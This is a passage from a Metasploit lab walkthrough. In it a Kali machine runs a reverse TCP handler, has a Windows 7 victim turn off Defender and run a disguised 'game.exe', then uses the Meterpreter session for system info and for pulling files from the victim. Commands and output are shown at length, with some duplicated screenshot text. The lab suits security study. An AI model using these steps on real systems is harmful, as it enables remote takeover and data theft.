
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.


msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175174 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.6:49217) at 2020-12-28 07:31:19 -0500
```


**Step -15=>Now we are on the victim's side we try to access the webpage and download the file from the web So we need the windows defender to be off...**



Step-16=> Uncheck the real-time protection and save the setting...



Step-17=> Now access the webpage through a browser search for - <http://10.0.2.15/> in search box and a webpage will appear as apache2 Default page..



Step-18=> Now we will search for share folder so use command - http://10.0.2.15/share/

Index of /share

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">game.exe</a>	2020-12-28 07:03	72K	

Apache/2.4.46 (Debian) Server at 10.0.2.15 Port 80

Step-19=> Download the game.exe file and run it...

Index of /share

Name	Last modified
<a href="#">Parent Directory</a>	
<a href="#">game.exe</a>	2020-12-28 07:03

Download complete

Download Complete


game.exe from 10.0.2.15

Downloaded: 72.0KB in 2 sec  
Download to: C:\Users\Om\Desktop\game.exe  
Transfer rate: 36.0KB/Sec

Close this dialog box when download completes

Run Open Folder Close

**Step-20=>We have just exploited a Windows 7 machine and a session is also created in your kali linux machine...**



Terminal window content:

```
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.6:49217) at 2020-12-28 07:31:19 -0500

msf6 exploit(multi/handler) > session
[-] Unknown command: session.
msf6 exploit(multi/handler) > sessions


Active sessions
=====

```

Id	Name	Type	Information	Connection
--	--	--	--	--
1		meterpreter x86/windows	Om-PC\Om @ OM-PC	10.0.2.15:4444 → 10.0.2.6:49217 (10.0.2.6)

```
msf6 exploit(multi/handler) > 
```

**Step-21=> Now as we have a control on the Windows 7 machine we can now get some details of the machine such as System information so use command - sysinfo**



Terminal window content:

```
Active sessions
=====

```

Id	Name	Type	Information	Connection
--	--	--	--	--
1		meterpreter x86/windows	Om-PC\Om @ OM-PC	10.0.2.15:4444 → 10.0.2.6:49217 (10.0.2.6)

```
msf6 exploit(multi/handler) > session 1
[-] Unknown command: session.
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : OM-PC
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_IN
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > 
```

**Step-22=> We can also get the user id so use command - getuid**

```
[root@kali: ~/Desktop] [root@kali: ~/Desktop] [root@kali: ~/Desktop] [Pictures - File Manager]
07:35 AM 96% |
```

Trash

File System

Home

DEB google-chrome-sta...

File Actions Edit View Help

root@kali: ~/Desktop


Id	Name	Type	Information	Connection
1	meterpreter	x86/windows	Om-PC\Om	OM-PC 10.0.2.15:4444 → 10.0.2.6:49217 (10.0.2.6)

```
msf6 exploit(multi/handler) > session 1
[-] Unknown command: session.
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer      : OM-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language : en_IN
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Om-PC\Om
meterpreter > |
```

## **Upload and Download few files from the exploited system**

**Step-23=>Now we will list the file on the victim's desktop using command - ls**

```
[root@kali: ~/Desktop] [root@kali: ~/Desktop] root@kali: ~/Desktop] [Pictures - File Manager] [Pictures - File Manager] [om - File Manager] [Pictures - File Manager] 09:03 AM 49% 

root@kali: ~/Desktop



File Actions Edit View Help



meterpreter >



meterpreter >



meterpreter >



meterpreter > ls



Listing: C:\Users\Om\Desktop



---



| Mode             | Size   | Type | Last modified             | Name                               |
|------------------|--------|------|---------------------------|------------------------------------|
| 100666/rw-rw-rw- | 292353 | fil  | 2020-12-08 04:06:29 -0500 | 1.png                              |
| 100666/rw-rw-rw- | 65085  | fil  | 2020-12-08 05:23:40 -0500 | 2.png                              |
| 100666/rw-rw-rw- | 230556 | fil  | 2020-12-28 09:03:59 -0500 | Screenshot_2020-12-28_06_45_54.png |
| 100666/rw-rw-rw- | 282    | fil  | 2020-09-16 04:37:52 -0400 | desktop.ini                        |
| 100777/rwxrwxrwx | 73802  | fil  | 2020-12-28 07:30:10 -0500 | game.exe                           |
| 100666/rw-rw-rw- | 77266  | fil  | 2020-12-28 07:24:51 -0500 | windows_1.png                      |
| 100666/rw-rw-rw- | 75941  | fil  | 2020-12-28 07:25:40 -0500 | windows_2.png                      |
| 100666/rw-rw-rw- | 86145  | fil  | 2020-12-28 07:29:08 -0500 | windows_3.png                      |
| 100666/rw-rw-rw- | 65028  | fil  | 2020-12-28 07:29:45 -0500 | windows_4.png                      |
| 100666/rw-rw-rw- | 75786  | fil  | 2020-12-28 07:30:35 -0500 | windows_5.png                      |
| 100666/rw-rw-rw- | 75971  | fil  | 2020-12-28 07:31:07 -0500 | windows_6.png                      |



meterpreter > download -r 1.png


```

**Step-24=> Now we will download the file from victim's desktop into our machine using command**

**- download -r 1.png**

The screenshot shows a terminal window titled 'root@kali: ~/Desktop'. The terminal output is as follows:


```
meterpreter >
meterpreter > ls
Listing: C:\Users\Om\Desktop
=====
Mode          Size      Type  Last modified      Name
--          --      --      --          --
100666/rw-rw-rw- 292353   fil   2020-12-08 04:06:29 -0500 1.png
100666/rw-rw-rw- 65085    fil   2020-12-08 05:23:40 -0500 2.png
100666/rw-rw-rw- 230556   fil   2020-12-28 09:03:59 -0500 Screenshot_2020-12-28_06_45_54.png
100666/rw-rw-rw- 282     fil   2020-09-16 04:37:52 -0400 desktop.ini
100777/rwxrwxrwx 73802    fil   2020-12-28 07:30:10 -0500 game.exe
100666/rw-rw-rw- 77266    fil   2020-12-28 07:24:51 -0500 windows_1.png
100666/rw-rw-rw- 75941    fil   2020-12-28 07:25:40 -0500 windows_2.png
100666/rw-rw-rw- 86145    fil   2020-12-28 07:29:08 -0500 windows_3.png
100666/rw-rw-rw- 65028    fil   2020-12-28 07:29:45 -0500 windows_4.png
100666/rw-rw-rw- 75786    fil   2020-12-28 07:30:35 -0500 windows_5.png
100666/rw-rw-rw- 75971    fil   2020-12-28 07:31:07 -0500 windows_6.png
meterpreter > download -r 1.png
[*] Downloading: 1.png → 1.png
[*] Downloaded 285.50 KiB of 285.50 KiB (100.0%): 1.png → 1.png
[*] download : 1.png → 1.png
meterpreter >
```

**Step-25=> Now we will upload an image from the attacker's machine on the victim's machine using command - upload -r Screenshot\_2020-12-28\_06\_45\_54.png ie image name and hit enter .**

